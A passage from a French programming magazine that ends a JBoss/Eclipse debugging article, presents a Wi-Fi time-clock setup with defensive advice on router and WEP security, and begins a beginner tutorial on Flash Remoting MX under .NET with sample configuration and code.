Arrêtez JBoss. Relancez le. Après avoir affiché un cartouche de présentation, il s'arrête. Ne vous faites pas de soucis, il attend simplement la connexion de l'IDE pour pouvoir continuer. Retournons sur Eclipse. Dans le menu "Run", sélectionner l'option "debug...". Une fenêtre de configuration de débogage apparaît. Dans la liste "Launch Configurations: ouvrez le noeud" Remote Java Applica-

tion ". Vous y trouverez une ligne appelée " MyServiceBean ". Sélectionnez là. Apparaît alors à droite un cartouche de connexion. La seule information à modifier est le port de connexion qui doit être fixé à 8787 (et non à 8000, valeur par défaut proposée par Eclipse). Appuyez sur "Debug". Jetez un oeil sur la fenêtre terminal de JBoss, vous constatez que JBoss s'est réactivé. Attendez qu'il termine son initialisation.

Avec Eclipse, éditez le fichier MyServiceBean.java. Double-cliquez dans la bordure gauche du cadre d'édition, au niveau de la ligne "trace("addition demandée !");" par exemple. Un petit rond vert apparaît, indiquant que vous avez défini un point d'arrêt sur cette ligne.

Retournons maintenant sur le navigateur. Redemandons l'affichage de la JSP. Tout d'un coup Eclipse se réveille et affiche une flèche sur le point d'arrêt et un fond bleu sur la ligne correspondante. Le débogage du service peut commencer. Je vous laisse découvrir les multiples fonctions qu'Eclipse met à notre disposition.

Bilan

Définir un service sous la forme d'un Session Bean ne présente pas de véritable difficulté. Alors pourquoi rencontre t'on autant d'hésitation à utiliser ce mécanisme, qui est pourtant le mieux défini et le plus complet du J2EE ? Parce que avant JBoss, il était nécessaire de passer par une phase de déploiement spécifique, généralement très lourde : définition de fichiers de configurations spécifiques, appel à des outils de génération de classes internes, création d'une archive à déployer, etc.

Les fournisseurs de middleware ont cru que les services rendus par la technologie EJB – robustesse, sécurité, intégrité transactionnelle – était tels, que les développeurs étaient prêts à passer par cette complexité additionnelle. C'était peut être vrai pour les seniors qui ont blanchi sous le harnois de Tuxedo ou de CICS. Ce ne pouvait pas être le cas, pour ceux qui ont été nourris au Visual Basic. Là est le drame de cette technologie. Mais tout cela appartient maintenant au passé. Grâce à JBoss. Car JBoss sait se contenter de ce que la norme J2EE fournit. Et pour les beans de type " entity " ou " message driven " c'est encore bien plus vrai : JBoss est capable de créer à la volée une base de données. Il construit les tables qui correspondent à vos entity beans. Il se charge tout seul d'établir un mapping objet-relationnel. Il est aussi capable de créer les queues de messages JMS qui lui manquent ! Pendant la phase de développement – vous savez, ce moment où l'on vous a fourni des spécifications qui ne changent théoriquement plus, mais qui évoluent inexorablement – le confort que procure pour le développeur ce comportement adaptatif, est stupéfiant. Avec de tels services, ne vous privez pas des avantages que les EJB peuvent vous procurer ! On remarquera enfin qu'une solution de développement totalement gratuite et néanmoins très confortable est possible : Installez une distribution Linux récente, genre Mandrake 9.0 ou RedHat 8.0, (vous aurez déjà une solution bureautique convenable, à défaut d'être idéale, avec Open Office et Ximian Evolution). Installez le JDK d'IBM, Eclipse et JBoss et vous obtiendrez une solution de développement J2EE/Java qui ne cède pas grand-chose, à l'usage, aux solutions commerciales, pourtant d'une grande richesse et d'une indéniable qualité. Le coût de JBoss se résume à zéro euro ! Par contre, le coût du développement Java reste le même ainsi que l'achat du matériel serveur. Une licence à zéro euro permet tout de même de faire une belle petite économie de budget !

Henri Darmet
Objet Direct

Requêtes SQL et Wifi : mission impossible ?

De nombreuses entreprises ont développé leur propre logiciel de pointage.

Est-il possible aujourd'hui de disposer d'un poste mobile Wi-fi qui interrogera, via des requêtes SQL une base de données distante pour remplir ce rôle de pointeuse ?

Un cas réel

Une entreprise qui applique de la peinture en milieu industriel (traitement anti-corrosion) dispose d'un atelier, mais effectue également des prestations sur site. Actuellement, le pointage journalier s'effectue en fin de journée, dans les locaux du secrétariat, sur un poste dédié. L'ouvrier encode son numéro d'identification, puis le chantier sur lequel il a travaillé, tout en indiquant la nature du travail effectué. L'application a été développée en Visual FoxPro et les données sont stockées sur un serveur en intranet.

L'idée est d'installer en atelier un second poste, dédié à l'encodage en temps réel des prestations. C'est aujourd'hui possible, via un routeur Wi-Fi. Pour diverses raisons, la pose d'un câble Ethernet n'était pas une solution adéquate jusqu'à maintenant. D'abord ce poste est susceptible d'être déplacé. D'ailleurs, au moment de l'encodage proprement dit, attention à ce que l'ordinateur ne soit pas en mouvement. Ceci est important, car d'après nos essais, le

débit de transmission d'un poste en mouvement chute considérablement. Ensuite, la longueur du câble Ethernet dépasserait les limites du raisonnable. Et enfin, la technologie Wi-Fi permettra d'équiper des ordinateurs portables de commerciaux, qui pourront ainsi voyager dans les locaux, tout en surfant sur Internet ou en se connectant au programme interne de gestion.

Le routeur Wi-Fi choisi, est l'USR8022 de la marque U.S.ROBOTICS (<http://www.usr.com/index.asp>). Il offre un débit théorique de 22

Mbps. Le terme WIFI n'est pas une simple dénomination générique pour désigner des périphériques estampillés IEEE 802.11b. La Wireless Ethernet Compatibility Alliance (WECA) certifie "Wi-Fi" l'ensemble des équipements, capables de communiquer sous ce label. Les cartes PCMCIA Wi-Fi sont de marque SiteCom (avec un débit maximum de 11 Mbps). Sur le poste dédié à l'encodage nous avons installé une carte d'extension PCI qui servira de pont PCI-PCMCIA




Le routeur USR8022.

(également de marque SiteCom : <http://www.sitecom.com>). La carte PCMCIA s'enfiche dans la carte PCI, non sans difficulté. Un son caractéristique sera émis lorsque la carte est insérée correctement. Le voyant power de la carte PCMCIA étant malheureusement tourné vers le bas, il n'est pas visible directement. Si votre ensemble Wi-fi ne fonctionne pas correctement, vérifiez d'abord ce point essentiel !

Pourquoi choisir un point d'accès Wi-Fi ?

La question est pertinente, car il est techniquement de l'ordre du possible d'utiliser une carte Wi-Fi en mode ad-hoc (deux cartes communiquent entre elles), en lui dédiant, par exemple, un poste sous Linux. Pour rappel, en mode "infrastructure", vous devez disposer d'un point d'accès Wi-fi central et chaque poste Wi-fi se partagera la bande passante (théorique de 22 Mbps). Cependant, nous n'avons plus de machine libre pour le transformer en serveur Linux. En outre, l'USR8022 dispose d'un pare-feu interne, de deux ports Ethernet, d'un port série, d'un port WAN et d'un port parallèle. En milieu domestique le port WAN sera relié à un modem ADSL Ethernet pour partager la connexion large bande (le protocole PPPoE est supporté ainsi que PPTP). Le port série pourra se connecter à un modem analogique ou RNIS. Nous n'utiliserons pas ceux-ci : un des deux ports Ethernet (LAN 1 ou LAN 2) sera simplement connecté à



un de nos commutateurs Ethernet 100 Mbit/s.
Le logiciel d'encodage des prestations en temps réel exécuté sur le poste Wi-fi.

La configuration du routeur

La configuration du routeur s'effectuera par le biais d'une interface Web. U.S.ROBOTICS spécifie sur la boîte du routeur que celui-ci n'est utilisable que sous Windows. Ceci est inexact. La seule restriction est à mettre sur le compte des pilotes du serveur d'impression intégré (Windows 95, 98, 2000, NT, Me, XP et Macintosh). Sinon sous Linux, ou sous Windows il suffit de pointer son navigateur favori à l'adresse <http://192.168.123.254>.

Cette adresse est fixée par défaut. Pour y accéder vous devrez établir "une route" vers celle-ci (si votre propre adresse n'appartient pas au même sous réseau). Sinon modifiez temporairement l'adresse de votre interface (192.168.123.1 par exemple) pour réussir un premier accès. Ensuite, le premier réflexe à avoir est de changer le mot de passe de la page de garde. Par défaut il n'y en a pas. Cliquez sur "TOOLS" et choisissez un mot de passe adéquat. Ensuite remplacez à votre guise l'adresse du routeur en cliquant sur l'onglet "LAN". Vous pouvez sur la même page, activer un serveur DHCP interne, qui distribuera une adresse IP à chacune de vos interfaces Wi-Fi (DHCP dynamique). Le constructeur a aussi prévu d'associer l'adresse MAC d'une interface à une adresse IP (DHCP statique). Ou alors, vous désactivez DHCP, mais vous devrez configurer chaque machine wi-fi avec sa propre IP fixe.

L'onglet WAN s'occupe de configurer le modem ADSL (ou analogique ou autre) pour réussir une connexion à votre FAI. Ce n'est pas le but ici. Nous irons même jusqu'à indiquer au routeur d'ignorer toutes requêtes en provenance de l'interface WAN (Discard PING from WAN side, de l'onglet "Advanced"/ "miscellaneous items").


Le SSID ?

La partie WIRELESS est le cœur du système (onglet du même nom). Vous y indiquerez un "canal radio" ainsi que votre identifiant réseau (SSID). Ce Service Set ID est le premier mécanisme de

sécurité (obligatoire) proposé par la norme 802.11. Si le poste d'un intrus veut entrer en communication avec notre lan wi-fi, il devra posséder son SSID. Mais comme les adresses MAC, ce SSID est transmis en clair, pendant la phase d'association d'une station avec le point d'accès (même en mode "Closed Network" qui interdit la transmission du SSID par le biais de trames balises). Il est donc très facile de le récupérer avec un sniffer. Par défaut le SSID sera ici "USR8022". Le bon sens veut que l'administrateur modifie celui-ci dès le départ.

Du WEP 256 bits !

Le but du jeu est d'essayer d'empêcher une écoute pirate en proposant un algorithme de chiffrement de données. Par exemple, chaque point Wifi possèdera une clé secrète sur 40 bits, qui est concaténée avec un code d'initialisation de 24 bits. Cette clé de 64 bits servira d'amorce à un algorithme de chiffrement RC4, qui permet de coder chaque trame (RC4 signifiant "Ron's Code 4", cet algorithme étant la propriété de RSA). Attention ce chiffrement n'empêche évidemment pas une tierce personne d'écouter les trames. Le protocole WEP à 64 bits offre une protection basique contre les hackers. Au plus, les réseaux protégés de cette manière ne sont pas accessibles directement. Le hacker doit tout d'abord faire tourner un outil comme Airtsnort (<http://airtorn.shmoo.com/>)



Changez vite votre mot de passe : par défaut il n'y en a pas.

pour casser le cryptage. Mais un hacker qui circule en voiture peut facilement dresser une liste des réseaux sans fils d'une région ("wardriving"). En cinq heures environ un intrus peut casser une clé de 40 bits (il lui suffira de laisser sa voiture en stationnement quelques heures dans le parking de votre entreprise). Tout dépend en fait du débit moyen du réseau : le logiciel doit pouvoir "sniffer" entre 100 Mo et 1 Go de données, pour casser la clé. Cette faille est possible, car une clé statique fixe est attaquable en analysant les données qui parcourent le réseau. Il y a pire : si certains n'activent pas du tout le WEP, d'autres choisissent le nom de leur réseau comme code secret !



La page "Access Control" (Contrôle d'accès) permet d'attribuer les droits d'accès pour chaque machine reliée au routeur.

L'USR8022 peut chiffrer sur 64, 128 ou 256 bits. Le codage WEP sur 256 bits offre une excellente protection. Cependant vous devez posséder au niveau des postes un équipement capable de chiffrer sur 256 bits. Nos cartes Sitecom ne le permettent pas (128 bits maximum), ce qui est vraiment dommage.

ACL

Une autre technique pour renforcer la sécurité, consiste à dresser la liste des interfaces autorisées à se connecter au réseau (table d'ACL pour "Access Control List").

L'identifiant MAC de l'interface est encodé au niveau du serveur DHCP, qui autorisera un accès aux seules machines préalablement identifiées. Le hic est qu'une technique baptisée "spoofing" est capable d'usurper l'identité d'un ordinateur (en effet les adresses MAC sont expédiées sur le réseau WIFI sans être cryptées...).

Ceci dit, l'option "Access Control" (Contrôle d'accès) permet d'attribuer les droits d'accès pour chaque machine reliée au routeur. Vous devez diviser les ordinateurs Wi-Fi en groupes (identifiés par leur adresse IP) et attribuer des droits d'accès pour chaque groupe. Les droits d'accès peuvent autoriser ou interdire l'accès des utilisateurs aux ports TCP ou UDP précisés.

Ce que nous recommandons

En pratique, la portée à l'intérieur de l'atelier a été décevante. D'une part un débit de 11 Mbit/s représente le minimum pour faire tourner l'application de manière utilisable, ce qui n'est pas possible dans un rayon de plus de 50 m. Plus loin, le débit diminue rapidement tombant à 5 puis 2, et finalement à 1 mbit/s. La raison

54 Mbit/s en avant toute !

Il est possible de mettre à jour le firmware de l'USR 8022 pour l'adapter à 54 Mbit/s. C'est également le cas des modèles "22 Mbps Wireless" estampillés 2210, 2216 et 2249. Pour plus de renseignements, surfez sur le site d'U.S.ROBOTICS.


principale en est la présence de bardages métalliques, qui font office de cage de Faraday. Autrement dit, les ondes y sont piégées et elles ne se propagent plus. Dès lors, la solution carte PC/MICA / carte pont PCI n'apparaît pas adaptée. Une carte de la même marque que le routeur est ici de très loin préférable. Le débit théorique serait doublé (22 mbit/s) et le chiffrement WEP à 256 bits deviendrait réalité. Si ce point Wi-Fi se présente sous la forme d'un périphérique USB, c'est encore mieux. En effet, il est préférable



Vous pouvez facilement relier le routeur Wi-Fi à un modem ADSL ou autre, pour partager votre connexion haut débit.

d'acheter une carte USB PCI si le connecteur PCI fait défaut (ce qui est notre cas) plutôt que d'enficher très difficilement la carte PC/MICA dans son slot PCI. En outre, ce type d'équipement est souvent pourvu d'une antenne externe directionnelle (et pas interne comme dans le cas de la carte PC/MICA).

Attention, le débit de 11 mbit/s (ou de 22 mbit/s) ne représente jamais un débit réel ! Les trames envoyées contiennent des données, mais aussi des champs gérant les transmissions. Dans le meilleur des cas une transmission théorique à 11 mbit/s correspondra à une transmission de 750 ko/s, soit en gros à la moitié seulement ! Enfin, l'activation du cryptage WEP des données fait baisser



Les paramètres de communication essentiels de la partie sans fil sont repris dans cette page de configuration. Pensez à modifier le SSID par défaut !

d'un cran le débit réel. Si c'est encore utilisable en 128 bits, nous n'avons pu le tester avec un encodage WEP de 256 bits. Si votre poste Wi-Fi ne sert qu'à surfer sur Internet, pas de problème. Par contre, l'utilisation d'un poste Wi-Fi comme client interrogeant une base de données distante, réclamera sans doute une solide tranche de bande passante. Dans ce cas, mieux vaut viser le plus haut débit possible en s'écartant au besoin du standard 802.11.

Bon Wi-fi !

Xavier Leclercq

Comprendre Flash Remoting MX

(1ère partie)

Une des critiques que l'on pouvait faire à la technologie Flash était son manque d'interactivité avec le serveur.

Impossible de créer simplement des solutions de e-learning ou des chats. Heureusement, il y a maintenant Flash Remoting MX pour combler ces lacunes...

Flash Remoting MX est une passerelle entre le serveur d'applications (ColdFusion, WebSphere ou encore JRun) et les applications Flash. Macromedia n'a pas oublié les Web Services. En effet, Flash Remoting MX sait communiquer avec. Cet outil offre de nombreux avantages dont : la conversion de type automatique entre le serveur d'applications et le client, l'architecture n-tiers, un vrai débogueur, ou encore de meilleures performances, via le protocole Action Message Format (ou AMF). Si Flash Remoting MX aime bien le monde Java, il n'oublie pas le monde .NET. On peut concevoir des applications Flash sous .NET en passant par ASP.NET ou des assemblés .NET ou encore via des Web Services.


Comment ça fonctionne ?

- le développeur flash se connecte au service flash remoting MX à l'aide des méthodes de l'objet " NetServices " .
- flash MX achemine les messages jusqu'au service flash remoting MX en utilisant le protocole AMF (protocole asynchrone)

- Le service flash remoting MX transforme alors les données reçues en données compréhensibles par dotnet
- les règles de métiers dotnet peuvent donc s'exécuter et être codées de manière classique et faire des interrogations à la base de données.

Une fois le traitement fini, le framework.net retransmet les données au service Flash remoting MX, qui les convertit et les renvoie au client flash, en utilisant le protocole AMF, afin que celui-ci traite ces données et les affiche.

Le fonctionnement de Flash Remoting MX : (figure 1)



Le développement Flash Remoting MX sous .NET

Il faut disposer du côté client de Flash MX et des composants Flash Remoting MX. Du côté serveur, il faudra le classique Framework .NET SDK et bien entendu Flash Remoting MX.

L'installation des composants Flash Remoting MX permet d'utiliser les classes qui encapsulent la connexion et la communication avec le serveur, à travers Flash Remoting Mx. Ces classes sont incluses dans les fichiers " NetService.as ", " DataGlue.as " et " NetDebug.as ". Il permet aussi d'inclure le débogueur dans Flash MX.

L'installation de Flash Remoting MX crée un répertoire flashremoting dans le répertoire du serveur web (généralement " c:\inet-

Flash

NIVEAU : DÉBUTANT

pub\wwwroot\"). Dans ce répertoire se trouvent la documentation, des exemples et surtout flashgateway.dll, qui est l'assembly .NET dont on aura besoin pour faire la passerelle .NET/Flash

Configuration d'application sous .Net

La création d'applications Flash remoting MX se déroule en plusieurs étapes.

- 1) ajouter flash remoting MX à l'application : pour cela on commence par copier la DLL flashgateway.dll dans le répertoire BIN de l'application. Il ne faut pas oublier de vérifier au moment de la copie que l'utilisateur ASPNET a bien les droits d'accès sur la DLL
- 2) rajouter les instructions de configuration de l'application, dans le fichier web.config à la racine de l'application, ce sont elles qui permettent de gérer les événements utilisateur flash :

```
<?XML version="1.0" encoding="utf-8"?>
<configuration>
  <system.web>
    <httpModules>
      <add name="GatewayController" type="FlashGateway.
Controller.GatewayController,flashgateway"/>
    </httpModules>
  </system.web>
</configuration>
```

- 3) créer la passerelle vers le serveur, afin que le client flash instancie le site Web et sache comment appeler les fonctions sur le serveur. Pour cela il suffit de créer une page ASPX vierge, couramment appelée " Gateway.aspx ".

Création d'une application côté client

Après avoir installé les composants Flash Remoting MX, plusieurs fichiers peuvent être inclus dans le code action script et offrent une série de classes utilisables dans le code.

Pour obtenir une référence a une page ASPX :

- Il faut d'abord inclure le fichier " NetServices.as " dans le code avec l'instruction :

```
#include "NetServices.as"
```

- Spécifier l'URL de la passerelle Flash Remoting MX " fichier ASPX vierge mis à la racine du site " avec l'instruction

```
NetServices.GetDefaultGatewayUrl("http://URL/Gateway.aspx")
```

- Se connecter à la passerelle :

```
gatewayConnection=NetServices.createGatewayConnection() ;
```

- Récupérer le dossier où se trouvent les pages ASPX :

```
myASPXService=gatewayConnection.getService("nomRepertoire",this)
```

- Appeler la page ASPX :

```
myASPXService.NomPage() ;
```

le nom de la page devient le nom de la fonction qui est appelée dans action script.

Création d'une application côté serveur

Côté serveur, après avoir installé l'assembly FlashGateway.dll il suffit de l'utiliser dans les pages ASPX :

- Dans les pages qui serviront de fournisseur de données au script Flash client il faut inclure dans l'en-tête :

```
<%@ Register TagPrefix="Macromedia" Namespace="FlashGateway"
Assembly="flashGateway" %>
```

Cette ligne insère le contrôle Web FlashGateway dans la page ASPX, afin de l'utiliser par la suite

- l'utilisation du contrôle se fait ensuite avec la ligne suivante :

```
<Macromedia :Flash ID="Flash" runat="server"/>
```

cette ligne crée une instance du contrôle FlashGateway et lui donne le nom d'objet Flash, cet objet, une fois instancié, pourra être utilisé dans le code ASPX

- pour envoyer des données à l'animation Flash, on utilise la propriété result de l'objet ainsi :

```
Flash.Result="Hello ! " ;
```

(Renvoi Hello à l'animation Flash.)


- de même, le tableau PARAMS de l'objet FLASH récupère les paramètres passés par Flash à la page ASPX :

```
strMessage=Flash.Params[0].ToString ;
```

(met la valeur du paramètre 0 dans la variable strMessage)

Gestion des événements serveur

Le traitement est asynchrone, si bien qu'après avoir fait une requête à une fonction, le système rend la main à Flash, sans que celui ci attende le résultat ; il faut lui dire que le traitement est terminé et qu'il peut récupérer les données. Pour cela, on utilise l'événement Result du service, qui prend un seul paramètre : "result". L'utilisation est simple, il suffit de mettre le nom de la



> Figure 2

page appelée, puis un under-score et le nom de l'événement ici Result on obtient donc :

```
function nomDeLaPage_Result(result)
{
    txtMessage.text=result;
}
```


Dans cette fonction, on met le résultat de l'appel à la page nomDeLaPage dans le champ texte txtMessage.

Hello World

Passons maintenant à la pratique en créant un "hello world". Le principe du Hello World est de récupérer le nom et le prénom posés par l'utilisateur, puis d'ajouter hello avant le nom et le prénom. C'est la première application que l'on verra. Bien entendu cette application pourrait très bien être faite en action script, mais le but est de comprendre le principe de Flash Remoting MX, alors on utilisera beaucoup pour faire peu.

On va donc créer dans le répertoire de IIS " c:\inetpub\wwwroot " un répertoire que l'on appellera HelloWorld, puis dans les options de IIS on ira dans les propriétés du répertoire afin de le transformer en application : (figure 2 et 3)

Ensuite dans ce répertoire, on va mettre un répertoire bin et y copier flashgateway.dll.



> Figure 3


Maintenant il est temps de configurer l'application. Ajoutez un fichier Web.config à la racine de l'application avec le code suivant au niveau du nœud System.web :

```
<httpModules>
  <add name="GatewayController" type="FlashGateway.Controller.GatewayController,flashgateway"/>
</httpModules>
```

Pour terminer la configuration de l'application, créez à la racine du répertoire, une page vierge appelée gateway.aspx, avec comme seule ligne de code :

```
<%@ Page %>
```

L'architecture du site se présente donc comme cela pour l'instant :




Vérifiez bien que l'utilisateur ASPNET a les droits suffisants pour accéder au répertoire.

Maintenant, le site est configuré et le développement peut commencer.

Ouvrons Flash MX, et créons une application avec une zone de saisie contenant le nom de l'utilisateur, un push-button servant à transmettre les données au serveur, et une zone de texte dynamique qui affichera le résultat du serveur.

Voici à quoi ressemblera l'application :



Pour les utiliser il faut leur donner des noms d'occurrence. Voici les noms que j'utilise dans cet exemple :

- Zone de saisie : txtUser
- Zone de texte dynamique : txtMessage

Pour le push-button, on spécifie que le click handler sera fait par la fonction fnHelloWorld.

Pour pouvoir programmer, il nous manque une dernière information : le nom de la page ASPX qui contiendra la règle de métier. Ici, on l'appellera " HelloWorld.aspx " et elle se trouvera à la racine du site.

Le code côté client :

```
// Tout d'abord on inclut le fichier NetServices.as
#include "NetServices.as"

// on ne doit faire qu'une seule fois la connexion à la passerelle pour des
questions de
// performances on utilise donc pour cela une variable (ici inited).
if(inited==null)
{
    inited=true;

// ensuite on spécifie la passerelle afin d'obtenir une référence au site
    NetServices.setDefaultGatewayUrl("http://localhost/helloworld/
gateway.aspx");

// puis on crée la connexion à la passerelle que l'on place dans une variable, ici
// flashConnection.
    flashConnection = NetServices.createGatewayConnection();
// Création d'un objet flashService pointant vers le dossier contenant les
pages aspx du site. // Cet objet est créé à l'aide de la connexion à la passerelle.
// Ici étant donné qu'on travaille avec des répertoires virtuels on est obligé
de spécifier le // répertoire.
    flashService = flashConnection.getService("HelloWorld", this);
}

// On implémente la fonction fnHelloWorld qui se produit lorsqu'on clique
sur le push-button
```

```
function fnHelloWorld()
{

// Appel à la page qui encapsule le code côté serveur pour cela on utilise
l'objet service
// pointant vers le répertoire de travail suivi du nom de la page ASPX et des
paramètres à
// lui passer
    flashService.HelloWorld(txtUser.text);

// On met un message d'attente pendant la connexion avec le serveur et la
récupération des
// informations.
    txtMessage.Text="Contact le serveur";
}

// Implémentation de la gestion de l'événement qui est déclenché lorsque le
serveur renvoie
// les informations.
function HelloWorld_Result(result)
{

//On met le résultat du serveur dans la zone de texte dynamique
    txtMessage.Text=result;
}
```

Le code côté serveur de la page HelloWorld.aspx :

```
<%@ Page language="c#" debug="true" %>
<!--On enregistre le control Web FlashGateway inclus dans l'assembly du
même nom-->
<%@ Register TagPrefix="Macromedia" Namespace="FlashGateway"
Assembly="flashgateway" %>
<!--On instancie le contrôle en le nommant Flash -->
<Macromedia:Flash ID="Flash" Runat="Server" />
<%
// On crée une variable qui contiendra la chaîne à renvoyer a flash
    String message = "Hello ";

/* Lorsqu'on appelle une fonction serveur à partir de flash on appelle en fait
une page ASPX entière, si la fonction contient des paramètres il faut donc les
récupérer sur la page, c'est le rôle de la collection "Params" qui est un
tableau de base 0. Dans notre exemple, le paramètre qui est passé est "txtU
